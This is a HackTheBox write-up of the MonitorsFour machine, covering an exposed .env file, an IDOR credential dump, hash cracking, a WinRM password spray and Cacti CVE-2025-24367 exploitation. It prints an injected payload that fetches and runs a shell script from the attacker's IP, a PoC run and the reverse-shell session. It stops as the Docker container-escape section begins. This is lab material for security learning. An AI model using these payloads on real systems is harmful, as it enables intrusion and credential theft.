Monitorsfour
Writeup for HackTheBox Monitorsfour Machine

Executive Summary
This comprehensive writeup details the complete exploitation of the MonitorsFour machine. The attack chain targets severe web misconfigurations, vulnerable monitoring software, and a critical container escape vulnerability in Docker Desktop to achieve full host compromise.
Attack Chain Summary:
- Information Disclosure & IDOR: Enumeration revealed a misconfigured Nginx server serving a
.envfile, disclosing database credentials. Additionally, an Insecure Direct Object Reference (IDOR) vulnerability on the/userAPI endpoint (?token=0) was exploited to leak all user credentials, leading to the extraction and cracking of themarcususer’s MD5 password hash. - Authenticated RCE (Initial Access): The compromised
marcuscredentials were used to authenticate to a hidden Cacti monitoring instance. The Cacti application (v1.2.28) was vulnerable to CVE-2025-24367, allowing authenticated command injection via the graph template functionality, which yielded a reverse shell inside a Docker container. - Container Escape & Privilege Escalation: Enumeration inside the container identified it was running under Docker Desktop. The environment was vulnerable to CVE-2025-9074, which exposed the unauthenticated Docker Engine API to the container network (
192.168.65.7:2375). This API was abused to spawn a new, privileged Alpine container that mounted the Windows host’sC:\drive, leading to full system compromise and extraction of the root flag.
Impact: Complete system compromise. An external attacker can leverage web vulnerabilities to access internal monitoring tools, achieve code execution within a container, and ultimately break out of the container to gain full administrative access over the underlying Windows host.
Phase 1: Reconnaissance
Network Discovery
The target machine is running a Windows host with Docker Desktop, exposed through Nginx on port 80 and WinRM on port 5985.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ sudo nmap -sC -sV -Pn -p $(sudo nmap -Pn -p- --min-rate 8000 $ip | grep 'open' | cut -d '/' -f 1 | paste -sd ,) $ip -oN nmap.scan
Nmap scan report for 10.129.63.120
Host is up, received echo-reply ttl 127 (0.26s latency).
Scanned at 2025-12-07 20:30:29 PKT for 13s

PORT     STATE SERVICE REASON          VERSION
80/tcp   open  http    syn-ack ttl 127 nginx
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp open  http    syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Key Findings:
- Port 80: Nginx web server (likely reverse proxy to PHP application in Docker)
- Port 5985: Windows Remote Management (WinRM) - useful if we obtain valid credentials
- PHPSESSID Cookie: Indicates PHP application backend
DNS Configuration
1
2
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ echo "$ip  monitorsfour.htb" | sudo tee -a /etc/hosts
Phase 2: Initial Access
Web Application Enumeration

The main website at http://monitorsfour.htb/ presents itself as MonitorsFour, a “premium networking solutions provider”. It’s largely static content, so we perform directory and endpoint fuzzing.
Directory Fuzzing
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ dirsearch -u http://monitorsfour.htb/ -x 403,404

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://monitorsfour.htb/

[05:19:16] 200 -   97B  - /.env
[05:19:54] 200 -  367B  - /contact
[05:20:14] 200 -    4KB - /login
[05:20:39] 301 -  162B  - /static  ->  http://monitorsfour.htb/static/
[05:20:47] 200 -   35B  - /user
[05:20:49] 301 -  162B  - /views  ->  http://monitorsfour.htb/views/
Vulnerability #1: Exposed Environment File (Information Disclosure)
The .env file is publicly accessible at /.env, a critical misconfiguration in production environments. This file contains database credentials:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ curl http://monitorsfour.htb/.env
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
Technical Details:
- Environment files should never be served by the web server
- Database credentials allow direct MariaDB access on internal network
- The
mariadbhostname indicates Docker networking is in use - The path
/var/www/app/views/contact.phpreveals the application structure
Contact Endpoint Error
The /contact endpoint triggers an error revealing the container filesystem structure:

This confirms the application is running inside a Docker container.
Vulnerability #2: IDOR (Insecure Direct Object Reference)
The /user endpoint is protected but poorly implemented:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ curl -s http://monitorsfour.htb/user | jq
{
  "error": "Missing token parameter"
}

┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ curl -s 'http://monitorsfour.htb/user?token=invalid' | jq
{
  "error": "Invalid or missing token"
}
IDOR Exploitation: Token Bypass
The API fails to properly validate the token parameter. Setting token=0 bypasses all access controls:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ curl -s 'http://monitorsfour.htb/user?token=0' | jq

```shell
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ curl -s 'http://monitorsfour.htb/user?token=0' | jq
[
  {
    "id": 2,
    "username": "admin",
    "email": "admin@monitorsfour.htb",
    "password": "56b32eb43e6f15395f6c46c1c9e1cd36",
    "role": "super user",
    "token": "8024b78f83f102da4f",
    "name": "Marcus Higgins",
    "position": "System Administrator",
    "dob": "1978-04-26",
    "start_date": "2021-01-12",
    "salary": "320800.00"
  },
  {
    "id": 5,
    "username": "mwatson",
    "email": "mwatson@monitorsfour.htb",
    "password": "69196959c16b26ef00b77d82cf6eb169",
    "role": "user",
    "token": "0e543210987654321",
    "name": "Michael Watson",
    "position": "Website Administrator",
    "dob": "1985-02-15",
    "start_date": "2021-05-11",
    "salary": "75000.00"
  },
  {
    "id": 6,
    "username": "janderson",
    "email": "janderson@monitorsfour.htb",
    "password": "2a22dcf99190c322d974c8df5ba3256b",
    "role": "user",
    "token": "0e999999999999999",
    "name": "Jennifer Anderson",
    "position": "Network Engineer",
    "dob": "1990-07-16",
    "start_date": "2021-06-20",
    "salary": "68000.00"
  },
  {
    "id": 7,
    "username": "dthompson",
    "email": "dthompson@monitorsfour.htb",
    "password": "8d4a7e7fd08555133e056d9aacb1e519",
    "role": "user",
    "token": "0e111111111111111",
    "name": "David Thompson",
    "position": "Database Manager",
    "dob": "1982-11-23",
    "start_date": "2022-09-15",
    "salary": "83000.00"
  }
]
Lets crack the hashes
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ curl -s 'http://monitorsfour.htb/user?token=0' | jq -r '.[] | "\(.username):\(.password)"' > hash.txt

┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
wonderful1       (admin)
1g 0:00:00:00 DONE (2026-05-24 05:33) 1.234g/s 17707Kp/s 17707Kc/s 53144KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
But the credentials admin:wonderful1 are not valid for http://monitorsfour.htb. Let do password spray on WinRM using two found passwords f37p2j8f4t0r and wonderful1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ netexec winrm $ip -u users.txt -p passwords.txt --continue-on-success
WINRM       10.129.2.157    5985   MONITORSFOUR     [*] Windows 11 / Server 2025 Build 26100 (name:MONITORSFOUR) (domain:MonitorsFour)
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\micheal:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\watson:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\mwaston:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\jennifer:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\anderson:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\janderson:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\david:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\thompson:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\dthompson:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\marcus:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\higgins:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\mhiggins:wonderful1
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\micheal:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\watson:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\mwaston:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\jennifer:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\anderson:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\janderson:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\david:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\thompson:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\dthompson:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\marcus:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\higgins:f37p2j8f4t0r
WINRM       10.129.2.157    5985   MONITORSFOUR     [-] MonitorsFour\mhiggins:f37p2j8f4t0r
As these credentails are invalid. lets fuzz virtual host, may we find another subdomain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ gobuster vhost -u http://monitorsfour.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 40 --ad
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://monitorsfour.htb
[+] Method:                    GET
[+] Threads:                   40
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
cacti.monitorsfour.htb Status: 302 [Size: 0] [--> /cacti]
#www.monitorsfour.htb Status: 400 [Size: 150]
#mail.monitorsfour.htb Status: 400 [Size: 150]
Progress: 19966 / 19966 (100.00%)
===============================================================
Finished
===============================================================
Add cacti.monitorsfour.htb to /etc/hosts
1
2
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ echo "$ip  cacti.monitorsfour.htb" | sudo tee -a /etc/hosts
cacti.monitorsfour.htb
On accessing http://cacti.monitorsfour.htb/, we are directed to login page

Using credentials marcus:wonderful1 we are successfully logged in

Cacti version 1.2.28 is vulnerable to CVE-2025-24367. An authenticated Cacti user can abuse graph creation and graph template functionality to create arbitrary PHP scripts in the web root of the application, leading to remote code execution on the server.
CVE-2025-24367 Explanation
According to Cacti Security Advisories
Cacti uses the rrdtool binary to generate graphs/images based on Round Robin Databases (RRD’s). A number of switches can be set for the binary via the web UI, specifically within the graph template, or graph creation functionality.
Cacti attempts to sanitise the potentially tainted user input by escaping shell metacharacters. For example, in function rrd_function_process_graph_options() in lib/rrd.php
However, newline characters are not escaped or removed by the sanitisation logic and can be injected to break out of the command and spawn separate commands on the rrdtool binary, including calling other functionality such as RRD creation, restoration, dump etc.
By injecting multiple newlines it’s possible to call this separate functionality in a single payload. The payload below includes two separate commands, the first creates a new RRD database that is used in the second command (otherwise the attacker would have to identify the path of an existing RRD file on the target system), the second creates a CSV ‘graph’ of the data within the newly created my.rrd RRD file, and saves to a file, with PHP code <?=`curl\x2010.10.14.108/shell.sh|bash`;?> embedded within it
1
XXX%0Acreate+my.rrd+--step+300+DS%3Atemp%3AGAUGE%3A600%3A-273%3A5000+RRA%3AAVERAGE%3A0.5%3A1%3A1200%0Agraph+XEoV1.php+-s+now+-a+CSV+DEF%3Aout%3Dmy.rrd%3Atemp%3AAVERAGE+LINE1%3Aout%3A%3C%3F%3D%60curl%5Cx2010%2E10%2E14%2E108%2Fshell%2Esh%7Cbash%60%3B%3F%3E
Use graph creation or graph template functionality to inject the payload into a vulnerable rrdtool switch, ie. --right-axis-label
1
2
3
4
5
6
7
8
9
10
11
POST /cacti/graph_templates.php?header=false HTTP/1.1
Host: cacti.monitorsfour.htb
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Cookie: Cacti=a549373f0825854d621c72a860218608
Content-Length: 894
Content-Type: application/x-www-form-urlencoded

__csrf_magic=sid%3A1dcc9c6a88c857a829828cf0d4c7983a50c4ea9e%2C1779603184&name=Unix+-+Logged+in+Users&graph_template_id=226&graph_template_graph_id=226&save_component_template=1&title=%7Chost_description%7C+-+Logged+in+Users&vertical_label=percent&image_format_id=3&height=200&width=700&base_value=1000&slope_mode=on&auto_scale=on&auto_scale_opts=2&auto_scale_rigid=on&upper_limit=100&lower_limit=0&unit_value=&unit_exponent_value=&unit_length=&right_axis=&right_axis_label=XXX%0Acreate+my.rrd+--step+300+DS%3Atemp%3AGAUGE%3A600%3A-273%3A5000+RRA%3AAVERAGE%3A0.5%3A1%3A1200%0Agraph+XEoV1.php+-s+now+-a+CSV+DEF%3Aout%3Dmy.rrd%3Atemp%3AAVERAGE+LINE1%3Aout%3A%%3C%3F%3D%60curl%5Cx2010%2E10%2E14%2E108%2Fshell%2Esh%7Cbash%60%3B%3F%3E&right_axis_format=0&right_axis_formatter=0&left_axis_formatter=0&auto_padding=on&tab_width=30&legend_position=0&legend_direction=0&rrdtool_version=1.7.2&action=save
CVE-2025-24367 Exploit
Using the CyberGeek POC, to automate the exploit, as weak character escaping may causes issue
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ git clone https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC.git
Cloning into 'CVE-2025-24367-Cacti-PoC'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 9 (delta 1), reused 2 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), 6.63 KiB | 6.63 MiB/s, done.
Resolving deltas: 100% (1/1), done.
Setup a listener
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ ncat -lvnp 4444
Ncat: Version 7.99 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Run the exploit, -i arguement for your tun0 ip and --port for local listening port
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour/CVE-2025-24367-Cacti-PoC]
└─$ python3 exploit.py -u marcus -p wonderful1 --url http://cacti.monitorsfour.htb -i 10.10.14.108 --port 4444
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: XEoV1.php
[+] Got payload: /bash
[i] Created PHP filename: D5btc.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80
Got reverse shell
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ ncat -lvnp 4444
Ncat: Version 7.99 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.2.157:53895.
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@821fbd6a43fa:~/html/cacti$
Upgrade the shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@821fbd6a43fa:~/html/cacti$ script -c bash /dev/null
script -c bash /dev/null
Script started, output log file is '/dev/null'.

# Press Ctrl+Z
www-data@821fbd6a43fa:~/html/cacti$ ^Z
zsh: suspended  ncat -lvnp 4444

┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ stty -echo raw; fg
[1]  + continued  ncat -lvnp 4444
                                 reset
reset: unknown terminal type unknown
Terminal type? screen
Set remote tty dimension equal to local terminal window
1
2
3
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ stty -a | head -n 1
speed 38400 baud; rows 37; columns 145; line = 0;
1
2
www-data@821fbd6a43fa:~/html/cacti$ stty rows 37 cols 145
www-data@821fbd6a43fa:~/html/cacti$ export TERM=xterm
User Flag
The user marcus home directory is world readable
1
2
3
4
5
www-data@821fbd6a43fa:~/html/cacti$ ls -la /home
total 16
drwxr-xr-x 1 root   root   4096 Nov 10  2025 .
drwxr-xr-x 1 root   root   4096 May 24 06:51 ..
drwxr-xr-x 1 marcus marcus 4096 May 24 00:19 marcus
the flag is located at /home/marcus/flag.txt
1
2
www-data@821fbd6a43fa:~/html/cacti$ cat /home/marcus/user.txt
**************05781ba8a67cd9e4
Privilege Escalation
CVE-2025-9074
We are in docker container
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
